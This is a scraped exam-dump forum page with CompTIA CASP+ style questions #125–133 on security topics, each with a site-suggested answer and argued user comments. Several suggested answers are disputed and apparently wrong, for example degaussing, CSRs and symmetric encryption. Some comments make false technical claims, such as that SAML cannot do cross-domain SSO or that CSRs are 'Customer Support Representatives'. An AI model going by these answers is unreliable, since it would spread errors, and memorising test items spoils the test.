Selected Answer: A

You need to assess the mitigation that was put in place and then you will be able to recalculate the impact from there

upvoted 1 times

BiteSize 2 years, 9 months ago

Selected Answer: A

textbook setup for residual risk Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

lifeblood12005 2 years, 9 months ago

Residual risk

This is the risk that remains after controls have been applied. There will always be some remaining risk, but it will be reduced to a level that falls within the corporation's risk tolerance.

For banks, a solution might be background checks for employees, biometric locks, and closed-circuit television (CCTV) for the vault.

So in this question, the risk management team must ensure the residual risk is acceptable.

see casp 004 certification guide chapter 11.

The correct answer is: Assess the residual risk.

upvoted 2 times

FOURDUE 3 years, 2 months ago

Selected Answer: D

Agreed.. residual risk Risk that remains even after controls are put into place.

upvoted 1 times

FOURDUE 3 years, 2 months ago

i am sorry.. should be A.

upvoted 2 times

kycugu 3 years, 4 months ago

The organization should assess the residual risk to determine if further action is needed to mitigate or remediate the risk. This is the best next step because it helps the organization better understand the effectiveness of the mitigations that were applied and whether additional steps need to be taken. Updating the organization's threat model, moving to the next risk in the register, and recalculating the magnitude of impact are not necessary at this stage. so yes A is correct

upvoted 1 times

dangerelchulo 3 years, 7 months ago

Selected Answer: A

Agreed with Alex. Assessing residual risk involves specifying a treatment percentage to define how much of the treatment reduces the inherent risk.

upvoted 4 times

Question #125 *Topic 1*

A software house is developing a new application. The application has the following requirements:
➪ Reduce the number of credential requests as much as possible
➪ Integrate with social networks
➪ Authenticate users
Which of the following is the BEST federation method to use for the application?

A. WS-Federation

B. OpenID

C. OAuth

D. SAML

Suggested Answer: *D*
Reference: https://auth0.com/blog/how-saml-authentication-works/

BreakOff874 Highly Voted 3 years, 6 months ago

Selected Answer: B

OAuth is not the best choice for the given requirements because OAuth is an authorization framework rather than an authentication protocol. OAuth allows third-party applications to access a user's resources without sharing their credentials, focusing on providing access to resources and delegating permissions.

While OAuth is often used for integrating with social networks, it does not inherently authenticate users. OpenID, on the other hand, is designed specifically for user authentication and can seamlessly integrate with social networks. In this case, OpenID would be a more suitable federation method for the application, as it meets all the specified requirements, including reducing the number of credential requests, integrating with social networks, and authenticating users.

While SAML (Security Assertion Markup Language) is a widely used federation method for single sign-on (SSO) and can help reduce the number of credential requests, it is not the best choice for the given requirements, specifically for integrating with social networks.

upvoted 15 times

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: B

OpenID is about authentication (ie. proving who you are), OAuth is about authorization (ie. granting access to functionality/data/etc.. without having to deal with the original authentication).

OAuth could be used in external partner sites to allow access to protected data without them having to re-authenticate a user.

The blog post "OpenID versus OAuth from the user's perspective" has a simple comparison of the two from the user's perspective and "OAuth-OpenID: You're Barking Up the Wrong Tree if you Think They're the Same Thing."

upvoted 10 times

IT_Master_Tech Most Recent 2 years, 1 month ago

ChatGPT says OAuth 2.0 with OpenID.

upvoted 1 times

IT_Master_Tech 2 years, 1 month ago

ChatGPT says OAuth.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: B

Purpose: OpenID is an authentication protocol that allows users to authenticate with a third-party service (like Google, Facebook, etc.) without creating a separate account for each service they use. Reduce Credential Requests: By using OpenID, users can log in with their existing credentials from their preferred social networks or identity providers, reducing the need to create and remember new credentials. Integration with Social Networks: OpenID is widely supported by major social networks and identity providers, making it easy to integrate social login functionality into the application. Authenticate Users: OpenID specifically handles user authentication, ensuring that the application can verify the identity of users without managing passwords directly.

upvoted 1 times

23169fd 2 years, 3 months ago

OAuth by itself does not handle user authentication; it is used for authorization.

upvoted 1 times

23169fd 2 years, 3 months ago

SAML is powerful for enterprise environments, it is less commonly used for integrating social logins and consumer-facing applications compared to OpenID

upvoted 1 times

EAlonso 2 years, 3 months ago

Definitively is B.

upvoted 1 times

Delab202 2 years, 9 months ago

Selected Answer: B

In summary, while OAuth focuses on authorization, OpenID Connect builds an authentication layer on top of OAuth, and SAML is a protocol primarily used for exchanging authentication and authorization data in a federated SSO environment. The choice between them depends on the specific requirements of the application and the use case at hand.

upvoted 1 times

joschmo 2 years, 10 months ago

Selected Answer: B

"Additionally, SAML does not support single sign-on (SSO) across multiple domains or applications, which means that the user has to log in separately for each one. OpenID Connect allows the user to log in with their existing social media or email accounts, such as Google or Facebook."

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: B

What BreakOff874 said.

upvoted 2 times

joinedatthehop 3 years ago

Selected Answer: B

CompTIA's CertMaster states:

OpenID is a method of authenticating users with certain sites that participate in an OpenID system. This enables them to retain a single account for all participating sites. A user will register with an OpenID system in a given domain like they would with any other account. A site under this OpenID domain will then give the user the option to sign in using this system. The site then contacts its external OpenID provider in order to verify that the login credentials supplied by the user are correct. Large companies, such as Google and Amazon, use their own OpenID systems. OpenID Direct adds a layer of authentication to OAuth 2.0, the latest version of the protocol.

upvoted 2 times

CXSSP 3 years, 1 month ago

Selected Answer: B

OpenID

upvoted 2 times

Nnatech 3 years, 1 month ago

Selected Answer: B

OpenID is an open standard for authentication that allows users to log in to websites and applications using their existing identity provider, such as Google or Facebook. This eliminates the need for users to create new usernames and passwords for each website or application.

OpenID is a popular authentication framework that is widely supported by websites and applications. It is a good choice for applications that need to provide a secure and convenient way for users to authenticate.

upvoted 4 times

Sam1289 3 years, 2 months ago

Selected Answer: B

OpenID

upvoted 3 times

imather 3 years, 2 months ago

Selected Answer: B

OAuth does NOT provide authentication on it's own, only authorization. Both SAML and OpenID provide authorization, reduce the amount of sign ins, and can integrate with social networks. Bit of a coin flip, but OPenID is more often used with social media than SAML. So B, OPenID. https://www.trelica.com/blog/what-sort-of-single-sign-on-should-i-use-openid-connect-or-saml2 https://jumpcloud.com/blog/saml-vs-openid https://cloudinfrastructureservices.co.uk/oauth2-vs-openid-whats-the-difference/ https://cloudinfrastructureservices.co.uk/saml-vs-openid-whats-the-difference-explained/

upvoted 5 times

Sleezyglizzy 3 years, 2 months ago

C only one that makes sense

upvoted 1 times

lifeblood12005 3 years, 3 months ago

SAML is typically used for SSO in government and enterprise applications (identity management), where backend system processing of XML is commonplace. Many government citizen ID schemes (e.g., UK Verify) are SAML based.

OpenID Connect: If you've used your Google to sign in to applications like YouTube, or Facebook to log into an online shopping cart, then you're familiar with this authentication option. OpenID Connect is an open standard that organisations use to authenticate users. IdPs use this so that users can sign in to the IdP, and then access other websites and apps without having to log in or share their sign-in information

OAuth2 is widely used in consumer and enterprise applications, both in authorization and authentication roles. It is typically used to authorize access to RESTful APIs, where its use of access tokens makes it simple and attractive.

The correct answer is: OpenID

upvoted 3 times

p1s3c 3 years, 5 months ago

Selected Answer: C

C. OAuth.

OAuth is an open standard for authorization that provides a way for users to authenticate and authorize applications without having to share their credentials. It enables the application to access resources on behalf of the user, without the user having to give out their password. This is done by obtaining an access token that is valid for a specific set of resources and a limited amount of time.

In this case, the application needs to integrate with social networks and authenticate users without requiring them to enter their credentials every time they use the application. OAuth allows the application to authenticate the user with the social network provider and obtain an access token, which can be used to access the user's social network resources on their behalf. This reduces the number of credential requests needed and provides a seamless user experience.

upvoted 2 times

Question #126 *Topic 1*

A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:
➪ Be efficient at protecting the production environment
➪ Not require any change to the application
➪ Act at the presentation layer
Which of the following techniques should be used?

A. Masking

B. Tokenization

C. Algorithmic

D. Random substitution

Suggested Answer: *A*

Mr_BuCk3th34D Highly Voted 3 years, 3 months ago

Selected Answer: A

Masking is a technique for obscuring sensitive data in a database by replacing it with fictitious data that has the same format and structure as the original data. Masking can be performed at the presentation layer, which means that it does not require any changes to the application itself. This makes it an efficient solution for protecting the production environment, as it can be easily implemented without disrupting the existing system.

Tokenization is a technique for replacing sensitive data with a randomly generated value (a token) that has no intrinsic meaning and cannot be used to recreate the original data. Tokenization can be used to protect data at the presentation layer, but it typically requires changes to the application to store and retrieve the tokens.

upvoted 10 times

xped2 2 years, 7 months ago

Tokenization involves replacing sensitive data with randomly generated tokens, ensuring that the original data remains hidden. It is an effective technique for securing data without altering the application, and it can be applied at the presentation layer.

Masking, on the other hand, typically involves partially concealing sensitive data, such as showing only the last four digits of a credit card number. While masking can be useful in certain scenarios, it may not meet the requirement of complete protection, and it often involves altering how data is displayed, which might affect the application's behavior.

upvoted 2 times

surfuganda Highly Voted 2 years ago

Selected Answer: B

A. Masking [x] efficient at protecting the production environment [ ] not require any change to the application [ ] act at the presentation layer

B. Tokenization [x] efficient at protecting the production environment [x] not require any change to the application [x] act at the presentation layer

C. Algorithmic [ ] efficient at protecting the production environment [x] not require any change to the application [x] act at the presentation layer

D. Random substitution [x] efficient at protecting the production environment [ ] not require any change to the application [x] act at the presentation layer

upvoted 5 times

Chiaretta Most Recent 1 year, 8 months ago

Selected Answer: B

B. Tokenization [x] efficient at protecting the production environment [x] not require any change to the application [x] act at the presentation layer

upvoted 1 times

Meep123 2 years, 7 months ago

A. As both masking and tokenization seem to be close, tokenization does require a change to the application, specifically the database: "[Tokenization] normally creates surrogate value that can matched back to original string using database." and "this system looks up token value[s] in token [the] database and retrieve it." --https://www.geeksforgeeks.org/difference-between-tokenization-and-masking/

upvoted 3 times

AlenKumar 3 years, 3 months ago

To meet the requirements of hiding data stored in databases while being efficient at protecting the production environment, not requiring any change to the application, and acting at the presentation layer, the company should consider using data masking.

Data masking is a technique that involves replacing sensitive data with fictitious data that resembles the original data, but is not real. It can be used to protect the production environment from unauthorized access to sensitive data while not requiring any changes to the application. Data masking acts at the presentation layer, which is the layer of the application that is responsible for presenting data to users, by hiding sensitive data from view.

upvoted 5 times

xped2 2 years, 7 months ago

While masking is another technique used to hide data, it typically involves partially hiding or obfuscating the data, which may not meet the requirement of complete protection. Algorithmic techniques may not fully meet the requirement of not requiring changes to the application, as they often involve encrypting or decrypting data within the application. Random substitution is not a recognized data protection technique in this context.

upvoted 2 times

Question #127 *Topic 1*

A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.
Which of the following offers an authoritative decision about whether the evidence was obtained legally?

A. Lawyers

B. Court

C. Upper management team

D. Police

Suggested Answer: *A*

beanbag Highly Voted 3 years, 1 month ago

Selected Answer: B

Two conditions must be met: first, the electronic evidence must be legally obtained based on written permission from the competent investigation authorities; second, it must be verified as valid by computer science and information technology experts. If those two conditions are not met, the evidence is invalid

upvoted 8 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: B

The judge is the authority

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Mr_BuCk3th34D 2 years, 10 months ago

Selected Answer: B

It is ultimately the responsibility of a court to decide whether the evidence can be used in a legal proceeding. Only a court can provide an authoritative decision on this matter.

upvoted 4 times

kycugu 2 years, 10 months ago

I am sure. The decision about whether the evidence was obtained legally can only be made by a court, as it is the ultimate authority in determining the legali ty of evidence.

so the correct answer is B

upvoted 1 times

adamwella 3 years, 1 month ago

Selected Answer: B

Lawyers don't make decisions.. Answer is B

upvoted 1 times

adamwella 3 years, 1 month ago

The lawyers make the case for the Courts to make a decision.

upvoted 1 times

Question #128 *Topic 1*

Technicians have determined that the current server hardware is outdated, so they have decided to throw it out.
Prior to disposal, which of the following is the BEST method to use to ensure no data remnants can be recovered?

A. Drive wiping

B. Degaussing

C. Purging

D. Physical destruction

Suggested Answer: *B*
Reference: https://securis.com/data-destruction/degaussing-as-a-service/

RevZig67 Highly Voted 3 years, 11 months ago

Selected Answer: D

If you totally destroy the drive or whatever, there is no chance of recovery. I think this is the BEST method.

upvoted 7 times

e020fdc Most Recent 2 years, 2 months ago

Selected Answer: D

Just remember that scene from Office Space... that printer is never coming back online

upvoted 3 times

nmap_king_22 2 years, 5 months ago

Selected Answer: B

B Going with B here team. A destroyed or even shredded Disk Drive can still hold embedded strips of electronic DATA on it. even a shredded piece of HDD can still retrieve a small amount of data from the disk. Degaussing them will ensure that there is no data whatsoever.

upvoted 1 times

nmap_king_22 2 years, 5 months ago

Changing the answer to D. This does not directly involve HDDs. But the server equipment itself.

upvoted 2 times

BiteSize 2 years, 9 months ago

Selected Answer: D

BEST is to DESTROY. Crush into stardust! Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

jan2134 3 years, 1 month ago

Selected Answer: D

Sybex Official Text Page 235: "The only way to ensure that there are not data remnants is through physical destruction of the media"

upvoted 4 times

kycugu 3 years, 4 months ago

hmm Physical destruction is the best method to ensure no data remnants can be recovered. Drive wiping, degaussing, and purging are all methods of data erasure, but they may not be able to completely erase all data remnants. Physical destruction is the only method that can guarantee no data remains.

so correct answer is D

upvoted 3 times

[Removed] 3 years, 6 months ago

Selected Answer: D

B and C make sense for hard drives but since its a server hardware then the answer is D because it may contain SSD or bios or any ROM What is the best way to destroy electronic data? Shredding

Another form of physical destruction, shredding may be the most secure and cost-effective way to destroy electronic data in any media that contain hard drives or solid state drives and have reached their end-of-life

upvoted 2 times

sh4dali 3 years, 6 months ago

Selected Answer: D

Very poorly written. Either C or D. However SSD cannot be degaussed, only physical destruction. I would go with D for all circumstances.

upvoted 4 times

dangerelchulo 3 years, 6 months ago

Physical destruction is after purging, but purging is a must in all places I work at.

upvoted 2 times

dangerelchulo 3 years, 7 months ago

Selected Answer: C

CompTIA book does not talk about degaussing but it describes purging as the solution prior to disposal

upvoted 1 times

tefyayaydu 2 years, 5 months ago

I think this is a good example of people needing multiple resources for studying. I have a few different CASP books, one of them being Sybex, and it repeats the statement that 'physical destruction' is the only way to ensure data is not recoverable. This same book does not cover some of the terminology I have encountered so far, so it's certainly on us to do our due diligence.

upvoted 1 times

troy9876 3 years, 7 months ago

Does purging apply to HDD?

upvoted 1 times

beanbag 3 years, 7 months ago

Selected Answer: D

Physical destruction will ensure and render the drive unusable to even attempt to access the data in it.

Degaussing destroys the drive as well but bcos it renders the item inoperable, u can not tell whether it has completely removed all data. Purging is not enough...purging is just wiping. information can be retrieved using very good tools.

upvoted 3 times

dangerelchulo 3 years, 7 months ago

Purging data is meant to eliminate information from being feasibly recovered even in a laboratory environment. Conventional methods include degaussing (for magnetic media) and, where data is encrypted, using a method called Cryptographic Erasure to sanitize the cryptographic key rather than the related data. Since comptia doesn't say what type of drives they are, Purging will erase all

upvoted 1 times

dangerelchulo 3 years, 7 months ago

Selected Answer: C

Not A because is not the best and data can be recovered. Not physical destruction since the team is disposing of the hardware in a none destruction so is the step prior to disposal. Purging data is meant to eliminate information from being feasibly recovered even in a laboratory environment. So C is the best answer.

upvoted 1 times

Big_Harambe 3 years, 8 months ago

Just another special CompTIA question, I picked physical destruction on my first go around and failed... probably pick it again this time.

upvoted 1 times

youngprinceton 3 years, 7 months ago

you failed with this dump?

upvoted 2 times

great_lake1231 3 years, 9 months ago

C. Purging; Purge: a type of sanitization that provides effective protection from all recovery methods, including clean-room methods

upvoted 1 times

emaney 3 years, 10 months ago

It says "PRIOR TO DISPOSAL" so B is correct

upvoted 4 times

AlexJacobson 3 years, 9 months ago

Disposal means to throw it out. Physical destruction is the most secure way (more secure than degaussing).

upvoted 1 times

Question #129 *Topic 1*

A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence.
Which of the following techniques would BEST support this?

A. Configuring systemd services to run automatically at startup

B. Creating a backdoor

C. Exploiting an arbitrary code execution exploit

D. Moving laterally to a more authoritative server/service

Suggested Answer: *B*

chipfletcher22 Highly Voted 3 years, 10 months ago

Selected Answer: B

How does someone gain "root" access on a Windows server? With that said, I would establish a reverse shell so that I can disconnect and still maintain control. A reverse shell is not technically considered a "backdoor", but installation of a modified (backdoor) service could reestablish connection in the event of disconnection.

upvoted 5 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

A backdoor is a method used to bypass normal authentication and gain access to a system. This can be particularly useful for maintaining persistent access to a system after initial exploitation.

upvoted 1 times

imather 3 years, 3 months ago

Selected Answer: B

systemd is Linux. Unless the windows machine has WSL installed, this cannot work. If this was a Linux machine, starting systemd services could be a viable way to make a backdoor. Since this is Windows, a generic "creating a backdoor" is the correct answer.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: B

C2 has been established, gain root access, make a backup for persistent C2 (backdoor). Sounds like the normal chain of events. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

p1s3c 3 years, 5 months ago

Selected Answer: A

A. Configuring systemd services to run automatically at startup is the most suitable option for persistence, as it allows the attacker to maintain access to the compromised system even if the system is rebooted or if the attacker loses the current session. This technique is commonly used to establish a foothold in the target environment and maintain persistence. Creating a backdoor is also a valid option, but it is more intrusive and may be easier to detect, especially if the target is using security solutions that detect malicious binaries. Exploiting an arbitrary code execution exploit may also provide the attacker with access to the target system, but it is a one-time opportunity and does not guarantee persistence. Moving laterally to a more authoritative server/service is not related to persistence.

upvoted 2 times

last_resort 3 years, 6 months ago

Selected Answer: B

Backdoor. Also, agreeing with chip, root access....on a windows server.....

upvoted 2 times

Question #130 *Topic 1*

A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic.
When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the ||¢ network?

A. Packets that are the wrong size or length

B. Use of any non-DNP3 communication on a DNP3 port

C. Multiple solicited responses over time

D. Application of an unsupported encryption algorithm

Suggested Answer: *C*

enduser9000 Most Recent 2 years, 3 months ago

Selected Answer: B

Manufacturing involves ICS, which widely uses DNP3

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: B

DNP3 is a common communication protocol used in industrial control systems. Ensuring that only DNP3 traffic is present on ports designated for DNP3 is crucial for maintaining the integrity and security of the network.

upvoted 1 times

SangSang 2 years, 4 months ago

Selected Answer: B

DNP3 is widely used in SCADA systems and ICS for communication between control systems and devices. One of the significant threats in this context is the potential for malicious actors to send non-DNP3 traffic over ports designated for DNP3 communication. This could indicate an attempt to exploit vulnerabilities, inject malicious payloads, or conduct unauthorized activities.

upvoted 1 times

cf702b6 2 years, 8 months ago

If you read the question, the security architect is designing the solution to monitor traffic. The security architect is trying to prevent attacks against the ICS network itself. Ideally, remote connections into ICS should pass through the demilitarized zone (DMZ) between the IT and OT segments. Firewalls, authentication services, jump servers, and file servers all play crucial roles in conducting these connections securely. So C would be the correct answer?

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: B

B. here is why direct from the Official Comptia Handbook: Modbus The components of an ICS network are often described as an operational technology (OT) network, in contrast to an IT network, comprised of server and client computing devices. Communications within an OT network are supported by a network application protocol such as Modbus. The communication protocol gives control servers and SCADA hosts the ability to query and change the configuration of each PLC. Modbus was originally designed as a serial protocol (Modbus RTU) running over a fieldbus network but has been adapted to use Ethernet and TCP/IP as well. Other protocols include EtherNet/IP, a variant of the Common Industrial Protocol (CIP), Distributed Network Protocol (DNP3), and Siemens S7comms.

upvoted 2 times

FOURDUE 3 years, 8 months ago

we are looking for the BEST answer and this B is the only one specific to OT. This is NOT an IT network in the question. This is an ICS or Industrial Control System

upvoted 2 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: A

Packets that are the wrong size or length can be an indication of a variety of different types of attacks, including denial of service (DoS) attacks, which aim to disrupt the availability of a network or service by flooding it with traffic. By monitoring for packets that are the wrong size or length, the security architect can identify and prevent these types of attacks from being successful.

Use of any non-DNP3 communication on a DNP3 port, multiple solicited responses over time, and the application of an unsupported encryption algorithm may all be indicators of potential security issues, but they are not necessarily threats to the network itself.

upvoted 1 times

Mr_BuCk3th34D 3 years, 10 months ago

What makes me think that it might be alternative B, is that the question states this is a "manufacturer" company. DNP3 is a communication protocol that is commonly used in the industrial control systems. The use of any non-DNP3 communication on a DNP3 port could potentially be an indication of a security issue, as it may suggest that an unauthorized device or system is attempting to communicate with the network.

upvoted 2 times

FOURDUE 3 years, 8 months ago

because it is an OT network.

upvoted 2 times

kycugu 3 years, 10 months ago

The security architect should focus on preventing any non-DNP3 communication on a DNP3 port as this could be an indication of a malicious attack. By monitoring traffic and blocking any non-DNP3 communication, the security architect can reduce the risk of an attack. Answer is B

upvoted 3 times

[Removed] 3 years, 12 months ago

Selected Answer: B

answer B Makes more sense to me. Manufacturing company meaning it will be using DNP3. Manufacturing company meaning it will be using DNP3. The DNP3 standard was designed for remote communication in utilities The DNP3 standard was designed for remote communication in utilities

upvoted 2 times

AlexJacobson 4 years, 2 months ago

Selected Answer: B

https://en.wikipedia.org/wiki/DNP3

upvoted 4 times

Question #131 *Topic 1*

A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:

✑ Must have a minimum of 15 characters
✑ Must use one number
✑ Must use one capital letter
✑ Must not be one of the last 12 passwords used

Which of the following policies should be added to provide additional security?

A. Shared accounts

B. Password complexity

C. Account lockout

D. Password history

E. Time-based logins

Suggested Answer: *C*
Reference: https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockout-threshold

unBREAKable_Fs4 Highly Voted 3 years, 7 months ago

C - Account Lockout

By implementing an account lockout policy, you can effectively prevent brute-force attacks on an individual account.

upvoted 5 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

keyword: Brute force attack

upvoted 3 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Account Lockout prevents brute force of passwords. Complexity already was defined - redundant answer password history already defined - redundant answer Time base logins - doesn't mitigate brute force but should be implemented Shared accounts- doesn't mitigate brute force either

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

last_resort 3 years, 6 months ago

Selected Answer: C

Account lockout can help prevent brute force. Complexity is good practice, but NIST has stated that a long password is more secure than a complex one.

upvoted 2 times

Question #132 *Topic 1*

A cybersecurity analyst discovered a private key that could have been exposed.
Which of the following is the BEST way for the analyst to determine if the key has been compromised?

A. HSTS

B. CRL

C. CSRs

D. OCSP

Suggested Answer: *C*
Reference: https://www.ssl.com/faqs/compromised-private-keys/

hb0011 Highly Voted 2 years, 9 months ago
This is a terrible question. None of these tell you if the key has been compromised. The only thing you can do is check CRL or OSCP to see if it's been revoked... but it could be compromised and not been revoked yet.
upvoted 9 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago
Selected Answer: D
Why not OSCP? When a client system receives a digital certificate from a server, it can use OCSP to check the status of the certificate and determine whether it is still valid. This allows the client system to verify the authenticity of the certificate and ensure that it has not been compromised or revoked.

CRL (Certificate Revocation List) is a list of digital certificates that have been revoked by a certification authority (CA). It can be used to verify the status of a certificate, but it is not a real-time verification method like OCSP.
upvoted 6 times

hailhydra325 3 years, 7 months ago
The OCSP still goes back to the source, the CA, which houses the CRLs via a CRL Distribution Point (CDP). CRL's are real-time as they are the source the OCSP is verifying from. The OCSP is in essence acting as a middle-man typically caching the verification for a set timeframe which could also be outdated depending on the configuration of the OCSP, especially if it is set to allow validation past an expected time frame for fail-safe reasons.
upvoted 1 times

f13e9a2 Most Recent 1 year, 5 months ago
Selected Answer: A
The question is confusing at best. A CRL or OCSP can tell you if it was revoked, but what we are trying to learn is IF it needs to be revoked, not if it has already. HSTS is specifically HTTP and HTTPS and CSRs is Customer Support Representatives. How would they know if a certificate had been compromised? Bizarre question.
upvoted 1 times

23169fd 2 years, 3 months ago
Selected Answer: D
CRL provides a comprehensive list of all revoked certificates, making it useful for offline checks but may have latency issues. OCSP offers real-time, efficient checks of individual certificate status, making it more suitable for immediate and up-to-date validation.
upvoted 2 times

Delab202 2 years, 9 months ago
Selected Answer: D
While CRLs are effective, the process of downloading and checking the entire CRL can be resource-intensive, especially in large-scale deployments.

OCSP is a protocol that enables real-time verification of the status of a digital certificate. Instead of relying on periodic downloads of a CRL, OCSP allows the client to query the CA for the revocation status of a specific certificate.
upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: D

CRL (Certificate Revocation List) is a list of certificates that have been revoked by the certificate authority before their scheduled expiration date. While CRLs are important for certificate management, they are not directly used for checking the compromise of private keys.

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: B

I've been back and forth during studying and trying to determine the answer to this question. Both OCSP and CRL are the correct choices and putting myself in the situation, I would check the OCSP and then confirm with the CRL. So I would believe that the CRL is the best reliable source to get the confirmation. OCSP can provide us some great information and I do it all the time to check if domains are spoofed or not during work, but CRL would have the most reliable information

upvoted 2 times

Anarckii 2 years, 10 months ago

Changing to D

upvoted 1 times

strong1 3 years ago

B: A certificate may be revoked or suspended by the owner or by the CA for many reasons. For example, the certificate or its private key may have been compromised, the business could have closed, a user could have left the company, a domain name could have been changed, the certificate could have been misused in some way. CAs must maintain a certificate revocation list (CRL) of all revoked and suspended certificates, which can be distributed throughout the hierarchy.

upvoted 1 times

Meep123 3 years ago

D: "The CRL method requires the browser to download the list of all the revoked certificates and parse it to look for the certificate serial number. As such, it can take longer to come up with a result than it does to request a single certificate's revocation status with OCSP. Downloading the CRL also uses more network resources than downloading the response for a single website, so OCSP is less resource intensive."
https://sectigostore.com/blog/ocsp-vs-crl-whats-the-difference/

upvoted 1 times

Eve267 3 years, 2 months ago

Answer is D, OSCP per Sybex book page 244: "if private key is exposed or another situation arises where the certificate must be revoked, PKI has a way to deal with such situations, that is, when a CRL is used. These list can be checked via the OCSP, an internet protocol used for obtaining the revocation status of an X.509 digital certificate."

upvoted 4 times

BiteSize 3 years, 3 months ago

Selected Answer: D

OCSP provides the fastest and most realistic way to check if the key is valid. An Analyst checking the entire CRL is unrealistic; at this point of the investigation, it has not been confirmed as compromised. Updating the CRL directly would be a no-brainer if it were confirmed compromised.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

last_resort 3 years, 6 months ago

Selected Answer: D

D. OCSP Cons of CRL below Generally, the CRL returned contains thousands of line, which can cause a considerable effect on the network and client performance. Typically the publishing of a new CRL is very slow, which can leave the client open to attacks. If for some reason a client is unable to download the CRL, it'll default to trusting the certificate. https://www.encryptionconsulting.com/ocsp-vs-crl/

upvoted 3 times

FoxTrotDG 3 years, 6 months ago

Selected Answer: D

OCSP is a real-time method for checking the revocation status of a certificate. It allows the analyst to query a certificate authority (CA) in real-time. CRL is an indirect connection between the CA and the client and only updated periodically. With OCSP, you get the most up-to-date information on the certificate's status, reducing the risk of relying on a revoked certificate

upvoted 4 times

jan2134 3 years, 7 months ago

Answer is CRL. Per Sybex page 27," certificates become invalid for many reasons such as someone leaving the company, information changing or private key being compromised. The CRL signs the list to maintain its accuracy. Page 29: A OCSP has a way to deal with compromised keys when a CRL is used. So we have to assume, there is an OCSP in the environment , and that the CRL list has been configured to select OCS.

upvoted 2 times

AlenKumar 3 years, 10 months ago

OCSP (Online Certificate Status Protocol) is a protocol used to determine the status of a digital certificate, including whether it has been revoked or compromised. When a private key is suspected to have been exposed, the cybersecurity analyst can use OCSP to check the status of the corresponding digital certificate and determine whether it has been compromised.

To use OCSP to determine if a private key has been compromised, the analyst can send an OCSP request to the CA (certificate authority) that issued the digital certificate. The CA will check the status of the certificate and return a response indicating whether it is still valid or has been revoked. If the certificate has been revoked, it is likely that the private key has been compromised and should no longer be used

upvoted 2 times

kycugu 3 years, 10 months ago

CRL (Certificate Revocation List) is a list of digital certificates that have been revoked by the issuing Certificate Authority before their scheduled expiration date. It is used to verify if a certificate has been compromised and is no longer valid.

Answer: B

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: B

CRL although it is only good when key is known as compromise

upvoted 3 times

Question #133 *Topic 1*

Which of the following technologies allows CSPs to add encryption across multiple data storages?

A. Symmetric encryption

B. Homomorphic encryption

C. Data dispersion

D. Bit splitting

Suggested Answer: *A*
Reference: https://www.hhs.gov/sites/default/files/nist800111.pdf

Chardennis Highly Voted 4 years, 4 months ago

Selected Answer: D

Bit split

upvoted 15 times

ggppok Most Recent 1 year, 6 months ago

Selected Answer: D

This is a tough one. But per CompTia CASP + CAS-004 Certification guide by Mark Birch, on page 533 states:

Bit splitting: Bit splitting is intended to protect data stored with cloud providers... encrypted block is split and distributed across multiple data stores.

Data dispersion: Intended to operate much like RAID solutions that utilize parity. Data blocks are dispersed across multiple storage systems or CSP...

Data dispersion has more to do with availability rather than encryption

upvoted 1 times

deeden 1 year, 10 months ago

Selected Answer: B

Agree with B. CSP can use homomorphic encryption to perform computation across multiple data storage without exposing sensitive data. Both C (dispersion) and D (splitting) does not involve encryption. A is impractical to use across multiple storage due to key distribution problem. Although the question wording can be improved.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: D

Bit splitting is a security technique that involves dividing data into smaller pieces and distributing these pieces across multiple storage locations or servers. Each piece by itself is incomplete and meaningless without the other pieces.

upvoted 2 times

EAlonso 2 years, 3 months ago

D. as Nist.800111 supporting A. is from 2007

upvoted 1 times

Delab202 2 years, 9 months ago

Selected Answer: C

C. Data dispersion

Data dispersion is a technology that allows Cloud Service Providers (CSPs) to add encryption across multiple data storages. This approach involves splitting and dispersing the data across multiple locations, making it more challenging for an attacker to access sensitive information without the proper decryption keys.

upvoted 4 times

b49eb27 2 years, 6 months ago

